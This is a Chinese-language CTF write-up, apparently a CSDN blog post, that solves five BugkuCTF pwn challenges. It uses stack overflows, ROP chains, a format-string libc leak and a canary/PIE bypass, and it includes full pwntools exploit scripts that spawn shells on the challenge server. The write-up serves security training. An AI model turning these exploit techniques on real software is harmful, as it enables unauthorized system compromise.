BugkuCTF pwn1 pwn2 pwn4 pwn5 pwn3 详细writeup【橘小白】

原创

橘小白 于 2019-09-03 20:20:14 发布 8470 收藏 31

文章标签： BugkuCTF pwn

本文链接：https://blog.csdn.net/kety_gz/article/details/100516666

buku的pwn按照难度的顺序依次是pwn1，pwn2，pwn4，pwn5，pwn3

这些题目的libc

pwn1


nc连接后直接就有执行权限

```
ls
cat flag
```

得到flag

pwn2

下载文件放入ida



frame_dummy	.text	00000000004006A0	00000026
main	**.text**	**00000000004006C6**	**0000008B**
get_shell_	.text	0000000000400751	00000025
__libc_csu_init	.text	0000000000400780	00000065
libc csu fini	.text	00000000004007F0	00000002

有一个有shell，我们只需要将程序跳转到这里
选择main F5查看代码

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  char s; // [rsp+0h] [rbp-30h]

  memset(&s, 0, 0x30uLL);
  setvbuf(stdout, 0LL, 2, 0LL);
  setvbuf(stdin, 0LL, 1, 0LL);
  puts("say something?");
  read(0, &s, 0x100uLL);
  puts("oh,that's so boring!");
  return 0;
}
```


看到这个s申请了0x30个字节，但是下边read了0x100字节，就造成了栈溢出，我们只要将返回地址溢出为get_shell_的地址就可以得到flag。
s的地址是rbp-30，64位的返回地址通常是rbp+8，二者相差0x38，所以我们只要发送0x38个字符+get_shell的地址就可以得到flag
exp

```
from pwn import *

sh = remote("114.116.54.89", 10003)

print sh.recv()
payload="A" * 0x38 + p64(0x400751)
sh.sendline(payload)
sh.interactive()
```

pwn4

```
sub_400550          .plt        0000000000400550
_puts               .plt        0000000000400560
_system             .plt        0000000000400570
_memset             .plt        0000000000400580
_read               .plt        0000000000400590
___libc_start_main  .plt        00000000004005A0
_setvbuf            .plt        00000000004005B0
__gmon_start__      .plt.got    00000000004005C0
start               .text       00000000004005D0
sub_400600          .text       0000000000400600
sub_400680          .text       0000000000400680
sub_4006A0          .text       00000000004006A0
main                .text       00000000004006C6
sub_400751          .text       0000000000400751
init                .text       0000000000400770
fini                .text       00000000004007F0
 term_proc          .fini       00000000004007F4
```

sub_400751中虽然调用了system，但参数不是"/bin/sh"，无法获得shell。所以需要我们自己构造shell
将"/bin/sh"作为参数传给system函数，然后调用。在ida的数据段搜索"/bin/sh",找不到，但是可以找到“$0”,也可以得到shell。

```
.data:0000000000601099 aYSf             db 'y)"5f) ',0
.data:00000000006010A0                  align 80h
.data:0000000000601100 a4985y9yDyYfg8y  db '4985y9y()DY)*YFG8yas08d976s08d7$0',0
.data:0000000000601122 aSadads7s        db 'sadaDS&*(7s',0
.data:000000000060112E                  align 80h
.data:0000000000601180 a89yGYfgf0yf8f0  db '89Y*G(*YfGF0YF8f08yf8',0
```

"$0"的地址为0x60111f。由于64的程序的参数不在栈中，而是在寄存器中（前六个参数分别位于 rdi,rsi,rdx,rcx,r8,r9）
所以我们要传参还需要将栈中的数据pop到rdi中。
我们把程序放到kali中，利用ROPgadget搜索`pop rdi; ret;`这样的汇编代码，需要输入这样的命令

```
ROPgadget --binary pwn4 --only "pop|ret" | grep "rdi"
```

```
root@kali2:~/桌面/pack/bugku# ROPgadget --binary pwn4 --only "pop|ret" | grep "rdi"
0x00000000004007d3 : pop rdi ; ret
```

得到pop_rdi_ret的地址为0x4007d3
然后利用main函数中的变量s进行溢出

```
__int64 __fastcall main(__int64 a1, char **a2, char **a3)
{
  char s; // [rsp+0h] [rbp-10h]

  memset(&s, 0, 0x10uLL);
  setvbuf(stdout, 0LL, 2, 0LL);
  setvbuf(stdin, 0LL, 1, 0LL);
  puts("Come on,try to pwn me");
  read(0, &s, 0x30uLL);
  puts("So~sad,you are fail");
  return 0LL;
}
```


exp

```python
from pwn import *

p = remote("114.116.54.89" ,10004)

system = 0x400570
pop_rdi_ret = 0x4007d3
bin_sh = 0x60111F

p.recvuntil('pwn me\n')
payload = 'a' * (0x10 + 8)
payload += p64(pop_rdi_ret)
payload += p64(bin_sh)
payload += p64(system)
p.sendline(payload)
p.interactive()
```

pwn5

Function name	Segment	Start
_init_proc	.init	00000000004005D0
sub_4005F0	.plt	00000000004005F0
_puts	**.plt**	**0000000000400600**
_printf	**.plt**	**0000000000400610**
_memset	**.plt**	**0000000000400620**
_read	**.plt**	**0000000000400630**
___libc_start_main	**.plt**	**0000000000400640**
_setvbuf	**.plt**	**0000000000400650**
_exit	**.plt**	**0000000000400660**
_sleep	**.plt**	**0000000000400670**
_strstr	**.plt**	**0000000000400680**
__gmon_start__	.plt.got	0000000000400690
_start	.text	00000000004006A0
deregister_tm_clones	.text	00000000004006D0
register_tm_clones	.text	0000000000400710
__do_global_dtors_aux	.text	0000000000400750
frame_dummy	.text	0000000000400770
main	**.text**	**0000000000400796**
__libc_csu_init	.text	00000000004008D0
__libc_csu_fini	.text	0000000000400940
_term_proc	.fini	0000000000400944

没有system，需要返回到libc。


```python
int __cdecl main(int argc, const char **argv, const char **envp)
{
  char s; // [rsp+0h] [rbp-20h]

  setvbuf(_bss_start, 0LL, 2, 0LL);
  setvbuf(stdin, 0LL, 1, 0LL);
  memset(&s, 0, 0x20uLL);
  puts(&::s);
  read(0, &s, 8uLL);
  printf(&s, &s);
  puts(&s);
  puts(&s);
  puts(&s);
  puts(&byte_400978);
  sleep(1u);
  puts(asc_400998);
  read(0, &s, 0x40uLL);
  if ( !strstr(&s, &needle) || !strstr(&s, &byte_4009BA) )
  {
```

```
    puts(&byte_4009C8);
    exit(0);
  }
  puts(&byte_4009F8);
  return 0;
}
```


变量s存在溢出，且要避免执行exit();查看if中比较的两个字符串，一个是“真香”，一个是“鸽子”，也就是说输入字符串s中要同时存在这两个词。

printf()存在格式化字符串漏洞，我们可以读取main函数返回地址，借此计算libc的基址。（这个题应该给出libc文件的，但是没有给，我们可以读pwn4题的libc，应该是一样的）

把libc文件放在ida中，找到_libc_start_main函数中调用main函数的地方，查看地址



这个main的返回地址就=libc基址+0x2082E(这个call rax的偏移地址) + 2(call rax的长度为2)

利用ROPgadget

查libc的system函数偏移地址0x45390

查libc的"/bin/sh"字符串偏移地址0x18cd57

查human的pop_rdi_ret地址0x400933

libc中函数的实际地址=libc基址 + 函数偏移地址

exp

```
#coding:utf-8
from pwn import *

p = remote("114.116.54.89", "10005")

pop_rdi = 0x400933
bin_add = 0x18cd57
sys_add = 0x45390
gezi = "鸽子"
zhenxiang = "真香"

print p.recvuntil("?\n")
p.sendline("%11$p.")
print p.recvline()
libc_leak = int(p.recvline()[2:-2],16)
libc_base = libc_leak - 0x20830
print p.recvuntil("还有什么本质?")
bin_abs = libc_base + bin_add
sys_abs = libc_base + sys_add
payload = (gezi+zhenxiang).ljust(0x20+8,"A")
payload += p64(pop_rdi)
payload += p64(bin_abs)
payload += p64(sys_abs)
p.sendline(payload)
p.interactive()
```

pwn3

checksec一下

```
Arch:     amd64-64-little
RELRO:    Partial RELRO
Stack:    Canary found
NX:       NX enabled
PIE:      PIE enabled
```

全开，有点吓人，不慌，拖进ida

_init_proc	.init	0000000000000878
sub_8A0	.plt	00000000000008A0
_puts	**.plt**	**00000000000008B0**
_fread	**.plt**	**00000000000008C0**
_fclose	**.plt**	**00000000000008D0**
_strlen	**.plt**	**00000000000008E0**
___stack_chk_fail	.plt	00000000000008F0
_memset	**.plt**	**0000000000000900**
_read	**.plt**	**0000000000000910**
___libc_start_main	**.plt**	**0000000000000920**
_setvbuf	**.plt**	**0000000000000930**
_fopen	**.plt**	**0000000000000940**
___isoc99_scanf	.plt	0000000000000950
__gmon_start__	.plt.got	0000000000000960
__cxa_finalize	.plt.got	0000000000000968
_start	.text	0000000000000970
deregister_tm_clones	.text	00000000000009A0
register_tm_clones	.text	00000000000009E0
__do_global_dtors_aux	.text	0000000000000A30
frame_dummy	.text	0000000000000A70
vul	**.text**	**0000000000000AA0**
main	**.text**	**0000000000000D20**
noteRead	**.text**	**0000000000000D35**
__libc_csu_init	.text	0000000000000DA0
__libc_csu_fini	.text	0000000000000E10

```
_term_proc                      .fini       0000000000000E14
puts                            extern      0000000000202048
fread                           extern      0000000000202060
```

没有system，需要用libc构造shell，有canary保护，需要读canary的值，随机地址，需要读程序基址。

```
v5 = __readfsqword(0x28u);
setvbuf(stdin, 0LL, 2, 0LL);
setvbuf(_bss_start, 0LL, 2, 0LL);
memset(memory, 0, 0x258uLL);
memset(fpath, 0, 0x14uLL);
memset(thinking_note, 0, 0x258uLL);
puts("welcome to noteRead system");
puts("there is there notebook: flag, flag1, flag2");
puts("  Please input the note path:");
read(0, fpath, 0x14uLL);
if ( fpath[strlen(fpath) - 1] == 10 )
  fpath[strlen(fpath) - 1] = 0;
if ( strlen(fpath) > 5 )
{
  puts("note path false!");
}
else
{
  fp = fopen(fpath, "r");
  noteRead(fp, memory, 0x244u);
  puts(memory);
  fclose(fp);
}
puts("write some note:");
puts("  please input the note len:");
note_len = 0;
__isoc99_scanf("%d", &note_len);
puts("please input the note:");
read(0, thinking_note, (unsigned int)note_len);
puts("the note is: ");
puts(thinking_note);
if ( strlen(thinking_note) != 624 )
{
  puts("error: the note len must be  624");
  puts("  so please input note(len is 624)");
  read(0, thinking_note, 0x270uLL);
```

利用thinking_note进行栈溢出，每次利用第一个read和puts获取一个值，第二个read恢复栈并跳回main。

```
-0000000000000260 thinking_note   db 600 dup(?)
-0000000000000008 var_8           dq ?
+0000000000000000  s              db 8 dup(?)
+0000000000000008  r              db 8 dup(?)
+0000000000000010
+0000000000000010 ; end of stack variables
```

第一步读取canary，也就是栈中的var_8，canary的最低位通常是0x00，所以要将其覆盖（puts函数遇到0x00会停止），第一次写栈从ebp-260写到ebp-7，读出var_8,第二次将var_8写到对应位置，继续覆盖，并让r的最低位变为0x20，这样程序就能返回到main函数，

第二步读取vul的返回地址，第一次写栈到ebp+8(canary要仍要写到var_8对应的位置，不然程序会停止)，读到返回地址r，然后减去0xd2e(ida中看到的vul的返回地址)

第三步读取libc基址

libc基址根据main函数的返回地址计算（方法和pwn5中一样），那么我们怎么找到main函数返回地址的位置呢？

```
; __unwind {
push    rbp
mov     rbp, rsp
mov     eax, 0
call    vul
mov     eax, 0
pop     rbp
retn
; } // starts at D20
main endp
```

main函数在call vul之前只有push rbp会影响栈，而我们在前两步分别多执行了一次push rbp，所以一共是执行了三次，那么现在main函数返回地址的位置应该和vul函数返回地址的位置相差0x8*4，也就是ebp+0x28.
然后就可以计算libc基址构造shell 了
exp

```
from pwn import *

p = remote("114.116.54.89", 10000)

val_add = 0xd2e
pop_rdi_add = 0xe03
puts_plt_add = 0x8b0
puts_got_add = 0x202018
start_add = 0xd20

print p.recvuntil("path:")
p.sendline("flag")
print p.recvuntil("len:")
p.sendline("1000")
payload = "A" * (0x260-8)+"B"
p.send(payload)
print p.recvuntil("B")
canary = u64(p.recv(7).rjust(8,"\x00"))
print "cancay:", hex(canary)
x = p.recvline()

p.recvuntil("(len is 624)\n")
payload = "A" * (0x260-8)
payload += p64(canary)
payload += p64(0)
payload += "\x20"
p.send(payload)

print p.recvuntil("path:")
p.sendline("flag")
print p.recvuntil("len:")
p.sendline("1000")
payload = "A" * (0x260+7)+"B"
p.send(payload)
print p.recvuntil("B")
x = p.recvline()
val = u64(x[:-1].ljust(8,"\x00"))
print "val:", hex(val)
elf_base = val - val_add
print hex(elf_base)
p.recvuntil("(len is 624)\n")
```

```
payload = "A" * (0x260-8)
payload += p64(canary)
payload += p64(0)
payload += "\x20"
p.send(payload)

puts_plt = elf_base + puts_plt_add
puts_got = elf_base + puts_got_add
pop_rdi = elf_base + pop_rdi_add
start = elf_base + start_add

p.recvuntil("path:")
p.sendline("flag")
p.recvuntil("len:")
p.sendline("1000")
payload = "A" * (0x260 + 8*5-1)+"B"
p.send(payload)
p.recvuntil("B")
x = p.recvuntil("please")
print x
start_abs = u64(x[:8].split("\n")[0].ljust(8,"\x00"))
libc_base = start_abs - 0x20830
print hex(start_abs)
p.recvuntil("(len is 624)\n")
payload = "A" * (0x260-8)
payload += p64(canary)
payload += p64(0)
payload += p64(start)
p.send(payload)

bin_add = 0x18cd57
sys_add = 0x45390

bin_abs = libc_base + bin_add
sys_abs = libc_base + sys_add

p.recvuntil("path:")
p.sendline("flag")
p.recvuntil("len:")
p.sendline("1000")
payload = "A" * (0x260-8)
payload += p64(canary)
payload += p64(0)
payload += p64(pop_rdi)
payload += p64(bin_abs)
payload += p64(sys_abs)
payload += p64(start)

p.send(payload)
p.recv()
p.recvuntil("(len is 624)\n")
payload = "A"
p.send(payload)
p.interactive()
```

以上，如有错误，欢迎指正，如有疑问，欢迎提问。